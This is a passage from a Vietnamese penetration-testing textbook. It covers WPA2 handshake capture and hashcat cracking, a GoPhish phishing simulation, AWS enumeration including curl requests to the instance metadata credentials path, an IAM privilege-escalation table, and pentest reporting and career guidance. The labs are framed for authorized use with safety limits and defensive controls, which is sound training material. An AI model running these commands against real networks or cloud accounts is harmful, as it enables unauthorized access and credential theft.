- **Impact:** PSK yếu, cert validation sai, client auto-connect hoặc segmentation.
- **Cleanup:** dừng AP giả, restore NetworkManager và xóa credential lab.

16.6. Thực hành: Đánh giá WPA2 PSK trong lab

PHÒNG LAB: Đánh giá WPA2 PSK trong lab

Capture một handshake của AP lab và đánh giá PSK bằng wordlist nhỏ.

Điều kiện chuẩn bị: AP riêng, client test, adapter monitor/injection.

CẢNH BÁO: Giới hạn an toàn

Không thu frame của mạng lân cận; xóa PCAP sau chấm bài.

Bước 1. Xác nhận BSSID/channel

Đối chiếu asset sheet trước capture.

Bước 2. Bật monitor mode

Monitor mode

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

Bước 3. Capture

Scoped capture

```
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w class wlan0mon
```

Bước 4. Tạo handshake có kiểm soát

Reconnect client test thủ công; chỉ deauth nếu giảng viên cho phép.

Bước 5. Crack offline

Offline validation

```
hcxpcapngtool -o class.hc22000 class-01.cap
hashcat -m 22000 class.hc22000 candidates.txt --runtime 300
```

Bước 6. Khôi phục adapter

Cleanup

```
sudo airmon-ng stop wlan0mon
sudo systemctl restart NetworkManager
```

GỢI Ý: Kết quả mong đợi

Xác minh PSK lab có/không nằm trong candidate nhỏ và đề xuất policy.

Bảng chứng cần lưu: PCAP hash, BSSID/channel, hashcat output đã che và cleanup.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- WPA3-SAE hoặc WPA2-Enterprise/EAP-TLS phù hợp.
- PSK dài/ngẫu nhiên và rotate; tách guest/IoT/corporate.
- Certificate validation bắt buộc cho 802.1X.
- WIDS/WIPS và rogue AP detection; NAC trên wired ports.
- Client không auto-join open/unknown SSID.

16.7. Câu hỏi ôn tập

60. Handshake khác PSK như thế nào?
61. Tại sao deauth cần phê duyệt riêng?
62. EAP-TLS giảm rủi ro Evil Twin ra sao?
63. Evidence nào chứng minh đúng BSSID trong scope?

17. SOCIAL ENGINEERING VÀ PHISHING

Đánh giá khả năng con người và quy trình chống lừa đảo bằng chiến dịch mô phỏng có đạo đức, không thu mật khẩu thật.

Social Engineering kiểm thử con người và quy trình, không phải “đánh lừa càng nhiều càng tốt”. Thành công của chiến dịch là đo lường và cải thiện hành vi, không làm nhục người dùng.

Tổ chức phải phê duyệt nội dung, nhóm người nhận, thời gian, kênh báo cáo, loại dữ liệu được thu và xử lý sự cố nếu có.

17.1. Mục tiêu học tập

- Thiết kế mục tiêu, nhóm thử nghiệm và chỉ số chiến dịch.
- Cấu hình GoPhish trong lab/campaign được phê duyệt.
- Phân biệt click, submit marker, report và containment.
- Đánh giá physical social engineering ở mức kiểm soát.

17.2. Thiết kế chiến dịch an toàn

Thành phần	Quyết định bắt buộc
Sponsor/authorization	Ai phê duyệt, phạm vi pháp lý
Target group	Nhóm, số lượng, loại trừ VIP/on-call
Pretext	Chủ đề, thương hiệu, mức độ thực tế
Data collection	Chỉ open/click/report/marker; không password thật
Landing page	Thông báo đào tạo hoặc marker form
Mail infrastructure	Domain lab, SPF/DKIM/DMARC phù hợp
SOC coordination	Blind/announced, escalation và allow/block
Stop criteria	Complaint, business impact, incident conflict
Retention	Thời hạn lưu, anonymization và báo cáo

17.3. GoPhish workflow

GoPhish campaign lab

```
# Chạy GoPhish trong lab theo tài liệu phiên bản hiện hành
./gophish
# Workflow:
# 1. Sending Profile (SMTP lab)
# 2. Email Template
# 3. Landing Page chỉ thu marker, không password
# 4. Users & Groups (test accounts)
# 5. Campaign + schedule + monitoring
# 6. Export anonymized metrics
```

17.4. Chỉ số và cách diễn giải

Chỉ số	Ý nghĩa	Không nên kết luận
Delivered rate	Khả năng gửi đến mailbox	Không phản ánh nhận thức
Open rate	Phụ thuộc image proxy/privacy	Không luôn chính xác

Chỉ số	Ý nghĩa	Không nên kết luận
Click rate	Tương tác với link	Không đồng nghĩa compromise
Marker submit	Đã đi sâu vào landing page	Không thu credential thật
Report rate	Hành vi tốt cần khuyến khích	Cần đo thời gian report
SOC detect/contain	Hiệu quả kiểm soát kỹ thuật	Cần context allowlist/blind test

17.5. Physical penetration testing

Kỹ thuật	Mô tả	Giới hạn an toàn
Tailgating	Theo người được cấp quyền qua cửa	Khu vực/khung giờ và safety escort
Impersonation	Đóng vai giao hàng/hỗ trợ	Persona được duyệt, không cơ quan công quyền
USB drop	Thiết bị mồi	Thiết bị marker, không malware
Badge/RFID test	Đánh giá clone/replay	Badge test riêng, không badge nhân viên thật
Dumpster review	Rác/tài liệu bỏ đi	Chỉ khu vực được duyệt, PPE và privacy
Lock assessment	Khóa/cửa	Không làm hỏng, locksmith/physical expert

PHÁP LÝ & ĐẠO ĐỨC: Bảo vệ người tham gia

Không nhầm cá nhân dễ tổn thương, không thu dữ liệu riêng tư, không dùng nội dung gây hoảng loạn, sức khỏe, pháp lý hoặc tài chính nghiêm trọng. Báo cáo theo nhóm và hành vi, không bêu tên.

17.6. Thực hành: Phishing simulation không thu mật khẩu

PHÒNG LAB: Phishing simulation không thu mật khẩu

Gửi email tới 5 tài khoản test và đo click/report/marker bằng landing page lab.

Điều kiện chuẩn bị: GoPhish, SMTP lab, domain/recipient giả.

CẢNH BÁO: Giới hạn an toàn

Chỉ tài khoản test; dừng ngay nếu email ra ngoài nhóm.

Bước 1. Phê duyệt kịch bản

Điền sponsor, target, content, data, stop criteria.

Bước 2. Tạo template

Nội dung giả lập cập nhật hệ thống, không dùng thương hiệu thật ngoài lớp.

Bước 3. Landing page marker

Nút “Tôi đã thực hiện” ghi event, không có password field.

Bước 4. Gửi theo lịch

5 test mailbox; phối hợp SOC giả lập.

Bước 5. Tổng hợp metrics

Delivered, click, marker, report và time-to-report.

Bước 6. Debrief

Giải thích dấu hiệu nhận biết và hành vi báo cáo.

GỢI Ý: Kết quả mong đợi

Bảng metrics ẩn danh và lesson learned; không lưu credential.

Bảng chứng cần lưu: Campaign config, email/landing screenshot, event export và debrief note.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- DMARC/SPF/DKIM và secure email gateway nhưng không phụ thuộc hoàn toàn.
- Phishing-resistant MFA/FIDO2, disable legacy auth.
- Nút report phishing và quy trình triage nhanh.
- Awareness theo hành vi, phản hồi tích cực cho người báo cáo.
- NAC/physical access control và đào tạo front desk/security.

17.7. Câu hỏi ôn tập

64. Vì sao click rate không đồng nghĩa compromise?
65. Landing page an toàn nên thu dữ liệu gì?
66. Nêu ba stop criteria của campaign.
67. Tại sao báo cáo nên ẩn danh theo nhóm?

18. KIỂM THỬ XÂM NHẬP MÔI TRƯỜNG CLOUD

Đánh giá IAM, storage, network exposure, secret và service configuration theo mô hình shared responsibility.

Cloud pentest khác mạng truyền thống ở chỗ misconfiguration và IAM thường quan trọng hơn unpatched host. Một credential nhỏ có thể được chain qua policy để mở rộng blast radius.

Phải đọc chính sách pentest của AWS/Azure/GCP và hợp đồng; một số kỹ thuật/managed service có hạn chế riêng.

18.1. Mục tiêu học tập

- Hiểu authorization và policy của nhà cung cấp cloud.
- Enumeration identity/permission theo read-only trước.
- Đánh giá S3/storage, security group, secret và serverless.
- Xử lý SSRF tới metadata và credential tạm thời an toàn.

18.2. Nguyên tắc cloud assessment

- **Xác minh account/subscription/project:** không chỉ hostname/IP.
- **Dùng credential test và role read-only trước:** không dùng key thật của vận hành.
- **Ghi mọi API call:** CloudTrail/Activity Log/Audit Log correlation.
- **Không thay policy/resources nếu chưa duyệt:** ưu tiên simulate/access analyzer.
- **Định nghĩa blast radius và cleanup:** bucket object, role session, lambda, key.
- **Không đưa secret vào command history:** dùng profile, env tạm và xóa sau bài.

18.3. AWS enumeration cơ bản

AWS read-only enumeration

```
aws configure --profile training
AWS_PROFILE=training aws sts get-caller-identity
AWS_PROFILE=training aws iam get-account-summary
AWS_PROFILE=training aws iam list-account-aliases
AWS_PROFILE=training aws s3api list-buckets
AWS_PROFILE=training aws ec2 describe-instances --query
'Reservations[].Instances[].{Id:InstanceId,IP:PublicIpAddress,Role:IamInstanceProfile.Arn}'
AWS_PROFILE=training aws ec2 describe-security-groups
```

18.4. Kỹ thuật/rủi ro cloud phổ biến

Rủi ro	Dấu hiệu	Tác động
Leaked IAM credential	Key trong repo/log/CI	Account/API access
Public/over-permissive storage	Bucket/container public/policy rộng	Data exposure
SSRF to metadata	Server fetch + IMDS reachable	Temporary role credential
IAM privilege escalation	CreatePolicy/Version/PassRole/AttachPolicy	Admin hoặc role mạnh hơn
Security group exposure	0.0.0.0/0 tới management/database	Direct attack surface
Secret manager access	List/Get secret rộng	Credential/data exposure
Instance user-data	Hardcoded secret/script	Credential disclosure
Serverless misconfig	Env secret, broad role, injection	Lateral privilege/data access

Rủi ro	Dấu hiệu	Tác động
Cross-account trust	Principal/condition quá rộng	External role assumption

18.5. Storage assessment

S3 assessment an toàn

```
# Bucket lab được cấp
aws s3api get-public-access-block --bucket training-bucket --profile training
aws s3api get-bucket-policy-status --bucket training-bucket --profile training
aws s3api get-bucket-acl --bucket training-bucket --profile training
# Chỉ liệt kê prefix marker, không sync/download toàn bộ
aws s3api list-objects-v2 --bucket training-bucket --prefix pentest-marker/ --max-items 10 --profile training
```

18.6. SSRF và metadata

Metadata service có thể cấp credential tạm thời gắn với instance role. Trong lab, chỉ xác minh role name hoặc token giả do giảng viên cung cấp. Không dùng credential lấy được để truy cập tài nguyên ngoài account/project lab.

Metadata validation trong lab

```
# IMDSv2 trên EC2 lab, chạy từ chính instance được cấp
TOKEN=$(curl -s -X PUT 'http://169.254.169.254/latest/api/token' -H 'X-aws-ec2-metadata-token-ttl-seconds: 60')
curl -s -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/iam/security-credentials/
# Dùng sau tên role nếu bài không cho lấy credential
```

CẢNH BÁO: Credential cloud có thể có blast radius lớn

Không copy vào chat, ticket, screenshot đầy đủ hoặc terminal recording công cộng. Rotate/revoke sau bài và lưu audit trail.

18.7. IAM privilege escalation review

Permission pattern	Rủi ro
iam:CreatePolicyVersion	Tạo phiên bản policy rộng hơn
iam:AttachUserPolicy/PutUserPolicy	Gắn quyền cho user
iam:PassRole + compute create/update	Chạy workload với role mạnh
sts:AssumeRole	Nhảy sang role/account khác
lambda:UpdateFunctionCode	Code execution dưới execution role
cloudformation:*	Tạo resource/role gián tiếp
ssm:SendCommand	Command trên managed instance
secretsmanager:GetSecretValue	Đọc secret trực tiếp

18.8. Thực hành: Cloud IAM và storage review

PHÒNG LAB: Cloud IAM và storage review

Đánh giá một AWS account lab bằng profile read-only và xác định hai misconfiguration.

Điều kiện chuẩn bị: AWS sandbox hoặc mô phỏng localstack có account training.

CẢNH BÁO: Giới hạn an toàn

Không thay đổi policy/resource; không truy cập account ngoài sandbox.

Bước 1. Identity

Caller identity

```
AWS_PROFILE=training aws sts get-caller-identity
```

Bước 2. Inventory read-only

Liệt kê bucket, instance, security group và role được cấp.

Bước 3. Storage review

Bucket status

```
aws s3api get-bucket-policy-status --bucket training-bucket --profile training
```

Bước 4. IAM analysis

Dùng policy JSON/Access Analyzer output do giảng viên cung cấp để tìm escalation path.

Bước 5. Risk narrative

Entry credential → permission → resource/data → blast radius.

Bước 6. Cleanup

Xóa local profile/temporary token theo hướng dẫn.

GỢI Ý: Kết quả mong đợi

Hai finding cloud có evidence API và remediation policy cụ thể.

Bảng chứng cần lưu: Caller identity, API JSON đã che account ID, policy path, storage status và cleanup.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- SCP/management group policy và permission boundary.
- Least privilege, short-lived role, MFA và key rotation.
- Block public access mặc định cho storage, encryption và logging.
- IMDSv2, egress filtering và SSRF-resistant URL handling.
- CloudTrail/Activity/Audit log tập trung, immutable và alert privilege changes.
- Secret manager + workload identity, không hardcode key.

18.9. Câu hỏi ôn tập

68. Shared responsibility ảnh hưởng scope cloud pentest ra sao?
69. iam:PassRole có thể chain với permission nào?
70. Vì sao chỉ xác minh role name từ metadata có thể đã đủ?
71. Nêu bốn biện pháp giảm public storage exposure.

PHẦN VI**THỰC HÀNH CHUYÊN NGHIỆP***Reporting - retest - career path - tools and continuous learning*

19. VIẾT BÁO CÁO VÀ BÀN GIAO

Biến bằng chứng kỹ thuật thành quyết định kinh doanh, kế hoạch khắc phục và kết quả có thể kiểm chứng.

Báo cáo là sản phẩm chính và giá trị lâu dài của dự án. Một khai thác kỹ thuật xuất sắc nhưng không truyền đạt rõ sẽ không giúp khách hàng giảm rủi ro.


Báo cáo phải phục vụ đồng thời hai nhóm: lãnh đạo cần hiểu rủi ro và ưu tiên; đội kỹ thuật cần đủ chi tiết để tái lập và khắc phục.

19.1. Mục tiêu học tập

- Xây dựng cấu trúc báo cáo cho lãnh đạo và đội kỹ thuật.
- Viết finding nhất quán theo CVSS/CWE, impact và evidence.
- Tạo attack narrative và remediation roadmap.
- Chuẩn hóa QA, bảo mật bàn giao và retest.

Cấu trúc một báo cáo pentest có giá trị

Báo cáo phục vụ đồng thời lãnh đạo, đội kỹ thuật và quản trị rủi ro.



Luồng chuyển từ evidence đến finding, risk và remediation.

19.2. Cấu trúc báo cáo đề xuất

Mục	Nội dung
1. Trang bìa	Khách hàng, dự án, thời gian, phân loại, phiên bản, tác giả/reviewer
2. Kiểm soát tài liệu	Lịch sử phiên bản, người nhận, phân loại
3. Tóm tắt điều hành	Mục tiêu, phạm vi, số lượng/rủi ro, vấn đề cốt lõi, ưu tiên
4. Phạm vi & phương pháp	In/out scope, hạn chế, timeline, methodology
5. Tổng quan phát hiện	Bảng finding, severity, asset, status và heatmap
6. Attack narrative	Chuỗi từ entry point đến impact, nếu có
7. Phát hiện kỹ thuật	Mỗi finding theo template thống nhất
8. Remediation roadmap	Quick wins, ngắn/trung/dài hạn, owner
9. Retest	Trạng thái fixed/partial/not fixed/not retested
10. Phụ lục	Evidence bổ sung, tool/version, glossary, limitations

19.3. Cấu trúc một finding

Trường	Yêu cầu
Finding ID & Title	Ngắn, cụ thể, nêu component/điểm yếu
Severity/CVSS	Score, vector, version và rationale
CWE/CVE	Phân loại weakness/advisory phù hợp
Affected assets	URL/IP/component/role/environment
Description	Lỗi là gì, tại sao tồn tại
Preconditions	Account, network, state, feature
Evidence	Request/response, command, screenshot, timestamp
Impact	Kỹ thuật + nghiệp vụ, không suy đoán quá mức
Reproduction	Các bước đánh số, có thể kiểm chứng
Recommendation	Root cause, code/config/design và priority
References	OWASP/CWE/vendor/advisory
Retest guidance	Cách xác nhận bản sửa

19.4. Tiêu chuẩn bằng chứng

- **Tính liên quan:** chỉ giữ phần chứng minh finding.
- **Tính toàn vẹn:** hash file quan trọng, timestamp và nguồn.
- **Tính tái lập:** request/lệnh đủ context, không thiếu parameter/role.
- **Tính riêng tư:** che token, cookie, password, PII và dữ liệu ngoài scope.
- **Tính nhất quán:** ảnh cùng kích thước, command monospace, ID liên kết.
- **Tính an toàn:** không nhúng payload hoạt động/credential đầy đủ vào bản phân phối rộng.

19.5. Viết impact theo ngôn ngữ kinh doanh

Không nên viết	Nên viết
“Attacker gets NTLM hash.”	Kẻ tấn công trong mạng nội bộ có thể lấy challenge-response của tài khoản và dùng để crack/relay, dẫn đến truy cập trái phép tài nguyên.
“SQLi is critical.”	Người không xác thực có thể đọc/sửa dữ liệu đơn hàng và tài khoản trên cơ sở dữ liệu sản xuất, ảnh hưởng tính bí mật và toàn vẹn.
“Use a WAF.”	Dùng parameterized query, loại bỏ dynamic SQL; WAF chỉ là biện pháp tạm thời bổ sung.
“Domain compromised.”	Từ account X, chuỗi quyền A→B→C cho phép đạt quyền replication và lấy credential domain; toàn bộ danh tính/tài sản domain có nguy cơ.

19.6. CVSS và mức độ ưu tiên

CVSS mô tả đặc điểm kỹ thuật của lỗ hổng; remediation priority cần thêm exposure, asset criticality, exploit evidence, active exploitation, control và business deadline. Báo cáo phải công bố phiên bản CVSS và vector đầy đủ.

Yếu tố bổ sung	Ví dụ tác động ưu tiên
Internet exposed	Tăng ưu tiên so với internal only
KEV/active exploitation	Khắc phục khẩn cấp dù CVSS tương tự

Yếu tố bổ sung	Ví dụ tác động ưu tiên
Tier-0/critical service	Tăng mức ưu tiên kinh doanh
Strong compensating control	Có thể giảm khả năng khai thác tạm thời
Chained finding	Mức riêng lẻ Medium nhưng chuỗi thành Critical
Operational dependency	Cần phased remediation/change window

19.7. Attack narrative

- **Mở đầu:** điểm vào và giả định ban đầu.
- **Diễn biến theo thời gian:** mỗi bước, evidence ID và quyền đạt được.
- **Điểm quyết định:** control nào thiếu hoặc bị bypass.
- **Blast radius:** hệ thống/dữ liệu/quy trình bị ảnh hưởng.
- **Điểm dừng:** vì sao pentester không đi sâu hơn.
- **Đường khắc phục:** cắt chuỗi ở nhiều lớp.

19.8. Remediation roadmap

Thời hạn	Mục tiêu	Ví dụ
Ngày/24-72 giờ	Containment	Disable exposed account, block path, rotate secret
0-30 ngày	Sửa root cause ưu tiên	Patch, authorization fix, ACL/service policy
31-90 ngày	Hardening/coverage	Segmentation, MFA, logging, secure baseline
3-6 tháng	Kiến trúc/quy trình	Identity tiering, SDLC, PAM, EASM
Liên tục	Validation	Retest, control monitoring, metrics

19.9. QA và bảo mật bàn giao

- **Technical peer review:** evidence, reproduction, severity, remediation.
- **Editorial review:** ngôn ngữ, đánh số, cross-reference, consistency.
- **Data sanitization:** secret/PII, metadata ảnh/tệp, hidden content.
- **Encryption:** file/password gửi kênh tách biệt; access control và expiry.
- **Recipient confirmation:** danh sách người nhận và receipt.
- **Retention/destruction:** xóa working copy theo hợp đồng; lưu audit record.

19.10. Retest

Trạng thái	Định nghĩa
Fixed	Không tái lập; control/root cause đã xử lý
Partially Fixed	Giảm tác động nhưng vẫn còn vector/asset
Not Fixed	Vẫn tái lập như cũ
Risk Accepted	Khách hàng chấp nhận có phê duyệt/thời hạn
Not Retested	Không đủ access/time/environment
Regression Found	Bản sửa tạo lỗi mới/ảnh hưởng khác

19.11. Thực hành: Viết finding hoàn chỉnh

PHÒNG LAB: Viết finding hoàn chỉnh

Từ evidence lab, viết một finding có thể bàn giao cho cả lãnh đạo và đội kỹ thuật.

Điều kiện chuẩn bị: Một bộ evidence SQLi/IDOR/privesc giả lập.

CẢNH BÁO: Giới hạn an toàn

Không dùng credential/payload thật trong bài nộp.

Bước 1. Chọn finding và audience

Xác định asset, owner, role và business process.

Bước 2. Viết title/description

Nêu component, weakness và root cause.

Bước 3. Chấm CVSS

Ghi vector và giải thích từng metric quan trọng.

Bước 4. Sắp xếp evidence

Request/response hoặc command/output; che dữ liệu.

Bước 5. Viết impact

Tách technical impact và business impact.

Bước 6. Viết remediation

Immediate mitigation + root-cause fix + verification.

Bước 7. Peer review

Học viên khác thử tái lập chỉ từ report.

GỢI Ý: Kết quả mong đợi

Một finding không cần giải thích miệng vẫn đủ để tái lập và khắc phục.

Bảng chứng cần lưu: Finding DOCX/Markdown, evidence IDs, CVSS vector và peer-review checklist.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Dùng report findings để tạo backlog có owner/deadline.
- Theo dõi recurring root cause thay vì chỉ đóng CVE riêng lẻ.
- Retest phải kiểm tra bypass/alternative path và regression.
- Metrics nên đo time-to-remediate, recurrence, coverage và risk reduction.

19.12. Câu hỏi ôn tập

72. Technical finding và executive summary khác nhau thế nào?
73. CVSS có thể khác remediation priority vì sao?
74. Một recommendation tốt phải giải quyết root cause ra sao?
75. Nêu tiêu chí phân biệt Fixed và Partially Fixed.

20. CHỨNG CHỈ, NGHỀ NGHIỆP VÀ BỘ CÔNG CỤ

Xây dựng lộ trình năng lực pentest dựa trên nền tảng, thực hành, báo cáo và chuyên môn hóa.

Năng lực pentest không được đo bằng số công cụ hoặc chứng chỉ. Một chuyên gia phải hiểu hệ thống, phương pháp, bằng chứng, rủi ro, pháp lý và giao tiếp với khách hàng.

Chứng chỉ nên được xem là mốc kiểm tra năng lực; portfolio lab/report và kinh nghiệm dự án quyết định khả năng làm việc thực tế.

20.1. Mục tiêu học tập

- Chọn chứng chỉ theo mục tiêu kỹ năng thay vì danh tiếng đơn thuần.
- Hiểu vai trò và mức kỳ vọng từ junior đến lead.
- Tổ chức bộ công cụ theo giai đoạn pentest.
- Lập kế hoạch học tập 12 tháng và capstone project.

20.2. Lộ trình chứng chỉ tham khảo

Mức	Chứng chỉ/định hướng	Trọng tâm
Nền tảng	Security+, Network+, Linux basics	Mạng, hệ điều hành, security concept
Thực hành nhập môn	eJPT, PJPT	Enumeration, web/network lab, report
Thực hành nghề nghiệp	PNPT, CPTS	Full engagement, AD, report
Nền tảng được công nhận	CEH	Thuật ngữ rộng, phù hợp HR/compliance; cần lab bổ sung
Pentest tổng hợp	OSCP	Enumeration, exploitation, privesc, report
Web chuyên sâu	BSCP, OSWE	Web exploitation/code review
Red team/AD	CRTO, OSEP	C2, AD, evasion/advanced tradecraft
Enterprise chuyên sâu	GPEN/GXPN và tương đương	Enterprise methodology/advanced exploitation

LƯU Ý: Thông tin chứng chỉ thay đổi theo thời gian

Học viên phải kiểm tra website chính thức về syllabus, format, giá và điều kiện thi trước khi đăng ký.

20.3. Vai trò nghề nghiệp

Vai trò	Kỳ vọng kỹ thuật	Kỳ vọng chuyên nghiệp
Junior Pentester	Theo checklist, enumeration, evidence	Kỷ luật scope, ghi chép, hỏi đúng lúc
Pentester	Thực hiện module độc lập	Finding rõ, quản lý thời gian
Senior Pentester	Chain attack, specialize, QA	Client delivery, mentoring, risk judgement
Lead Pentester	Thiết kế phương pháp/ROE/team	Scope, escalation, review, presentation
Red Team Operator	Adversary simulation, stealth, C2	OPSEC, deconfliction, objective-based
Pentest Manager	Portfolio, staffing, quality	P&L, governance, customer relationship
Researcher/Bug Hunter	Tìm 0-day/logic flaw	Disclosure, reproducibility, ethics

20.4. Bộ công cụ theo giai đoạn

Giai đoạn	Công cụ tiêu biểu
Information gathering	Nmap, Subfinder, Amass, theHarvester, Shodan, Maltego
Vulnerability analysis	Nuclei, Nessus/OpenVAS, SearchSploit, WPScan
Web	Burp Suite, ZAP, Feroxbuster, ffuf, sqlmap
Password	Hashcat, John, Hydra, CeWL, SecLists
Exploitation	Metasploit, ExploitDB, Impacket, NetExec
Post-exploitation/AD	BloodHound, Mimikatz/Rubeus, PEASS, Ligolo-ng
Wireless	Aircrack-ng, hcxtools, hostapd-wpe, Kismet
Sniffing/spoofing	Wireshark, tcpdump, Responder, Bettercap
Cloud	AWS/Azure/GCP CLI, ScoutSuite, Prowler, Pacu in lab
Reporting	Dradis, Faraday, Serpico, PlexTrac, CherryTree/Obsidian

20.5. Nguyên tắc quản lý công cụ

- **Pin version và hash:** đảm bảo tái lập và supply-chain hygiene.
- **Đọc source/help:** không chạy tool không hiểu hành vi.
- **Tách tool/evidence:** tool trong ~/tools, data theo engagement.
- **Dùng container/venv:** giảm xung đột dependency.
- **Không upload dữ liệu khách hàng:** không dùng SaaS/public service khi chưa duyệt.
- **Ghi version trong report:** đặc biệt scanner/template database.

20.6. Lộ trình học 12 tháng

Giai đoạn	Tháng	Mục tiêu/đầu ra
Nền tảng	1-2	Linux, mạng, HTTP; 30 bài command/network
Recon & enumeration	3-4	10 máy lab; service inventory + notes
Web	5-6	PortSwigger/Juice Shop; 15 findings
Exploitation/privesc	7-8	10 Linux/Windows boxes; attack narrative
AD/lateral	9-10	GOAD; 3 attack paths + defense mapping
Professional practice	11	Scope/RoE, report, retest, presentation
Capstone/chứng chỉ	12	Full engagement 5-7 ngày và portfolio sanitized

20.7. Portfolio an toàn

- Báo cáo lab đã che dữ liệu và ghi rõ môi trường cố ý có lỗ hổng.
- Sơ đồ attack path và remediation, không đăng credential/payload nguy hiểm.
- Tool nhỏ hỗ trợ scope verification, note parsing hoặc evidence hashing.
- Write-up tập trung phương pháp và phòng thủ, không hướng mục tiêu thật.
- Bài thuyết trình 10 phút cho executive và 20 phút cho technical team.

20.8. Thực hành: Capstone full engagement

PHÒNG LAB: Capstone full engagement

Thực hiện một dự án pentest giả lập từ scope đến retest theo nhóm.

Điều kiện chuẩn bị: Lab nhiều máy: web, Linux, Windows/AD; bộ RoE do giảng viên cấp.

CẢNH BÁO: Giới hạn an toàn

Mọi host là lab; bất kỳ địa chỉ lạ nào phải dừng và báo giảng viên.

Bước 1. Pre-engagement

Soạn scope, RoE, test plan và communication matrix.

Bước 2. Recon/enumeration

Tạo asset/service inventory và hypotheses.

Bước 3. Validation/exploitation

Chứng minh tối đa 3 attack paths với stop conditions.

Bước 4. Post-exploitation

Chỉ theo mục tiêu bài; không thu dữ liệu ngoài marker.

Bước 5. Report

Executive summary, findings, attack narrative, roadmap.

Bước 6. Presentation

15 phút trình bày và phản biện.

Bước 7. Remediation/retest

Nhóm khác sửa hoặc mô phỏng fix, sau đó retest.

GỢI Ý: Kết quả mong đợi

Một bộ deliverable hoàn chỉnh thể hiện kỹ thuật, quản trị, báo cáo và teamwork.

Bằng chứng cần lưu: Scope/RoE, notes, evidence manifest, report, slide, retest result và lesson learned.

20.9. Câu hỏi ôn tập

76. Chọn chứng chỉ theo tiêu chí nào?
77. Portfolio pentest nên loại bỏ thông tin gì?
78. Senior khác junior ở khía cạnh phí kỹ thuật nào?
79. Đề xuất ba công cụ tự viết giúp quy trình pentest an toàn hơn.

PHẦN PHỤ LỤC

BIỂU MẪU VÀ TÀI LIỆU TRA CỨU

Glossary - checklists - finding template - evidence - rubric - references

PHỤ LỤC A. THUẬT NGỮ VÀ TỪ VIẾT TẮT

Thuật ngữ	Giải thích
ACL	Access Control List - danh sách quyền trên object/tài nguyên.
AD	Active Directory - dịch vụ danh tính/thư mục Microsoft.
API	Application Programming Interface.
BOLA	Broken Object Level Authorization - lỗi phân quyền object API.
BSSID	Địa chỉ MAC định danh radio/AP không dây.
CIDR	Ký hiệu địa chỉ mạng và prefix, ví dụ 192.168.56.0/24.
CVE	Định danh công khai cho lỗ hổng cụ thể.
CVSS	Hệ thống chấm đặc điểm nghiêm trọng kỹ thuật.
CWE	Phân loại lỗi điểm yếu phần mềm.
DCSync	Lạm dụng quyền replication để yêu cầu dữ liệu credential từ DC.
EDR	Endpoint Detection and Response.
Egress	Lưu lượng đi ra khỏi hệ thống/mạng.
EOL	End of Life - hết hỗ trợ.
GTF0Bins	Tham chiếu hành vi abuse của Unix binaries.
IAM	Identity and Access Management.
IDOR	Insecure Direct Object Reference.
Kerberoasting	Yêu cầu TGS của SPN rồi crack hash offline.
Lateral Movement	Di chuyển sang host khác bằng quyền/credential hiện có.
NDA	Non-Disclosure Agreement.
OSINT	Open-Source Intelligence.
Persistence	Cơ chế duy trì truy cập sau reboot/logoff.
Pivoting	Định tuyến/proxy qua foothold đến mạng khác.
PoC	Proof of Concept.
PTES	Penetration Testing Execution Standard.
PtH	Pass-the-Hash.
RCE	Remote Code Execution.
RoE	Rules of Engagement.
SOW	Statement of Work.
SPN	Service Principal Name.
SSRF	Server-Side Request Forgery.
SUID	Set User ID permission trên Unix binary.
TGT/TGS	Kerberos Ticket Granting Ticket/Service Ticket.
WAF	Web Application Firewall.

Thuật ngữ	Giải thích
XSS	Cross-Site Scripting.
XXE	XML External Entity.

PHỤ LỤC B. CHECKLIST TIỀN DỰ ÁN

STT	Hạng mục	Đã xác nhận	Bằng chứng/Ghi chú
1	NDA/SOW/Permission to Test đã ký	☐	
2	IP/CIDR/FQDN/application/tenant/SSID in-scope	☐	
3	Out-of-scope và tài sản bên thứ ba	☐	
4	Kỹ thuật allow/deny và stop condition	☐	
5	Testing window/timezone và rate limit	☐	
6	Tài khoản test, MFA và dữ liệu giả	☐	
7	Đầu mối kỹ thuật/quản lý/khẩn cấp	☐	
8	Pause protocol và incident handling	☐	
9	Data handling, encryption, retention, deletion	☐	
10	Deliverables, severity model, retest	☐	
11	Backup/snapshot/rollback và monitoring	☐	
12	Kickoff minutes và final go/no-go	☐	

PHỤ LỤC C. MẪU PHÁT HIỆN KỸ THUẬT

Trường	Nội dung điền
Finding ID	F-__
Tiêu đề	[Component] + [Weakness] + [Context]
Mức độ/CVSS	Severity, score, vector, version
CWE/CVE	
Tài sản ảnh hưởng	
Mô tả	Lỗi là gì và nguyên nhân
Điều kiện tiên quyết	
Bằng chứng	Evidence IDs, request/response/command
Tác động kỹ thuật	
Tác động kinh doanh	
Các bước tái lập	1... 2... 3...
Khuyến nghị tức thời	
Khắc phục root cause	
Cách retest	
Tham chiếu	

GỢI Ý: Ví dụ tiêu đề tốt

“Thiếu kiểm tra quyền sở hữu cho phép người dùng thường đọc hóa đơn của tài khoản khác qua /api/invoices/{id}”

cụ thể hơn “IDOR vulnerability”.

PHỤ LỤC D. WORKSHEET BẢNG CHỨNG

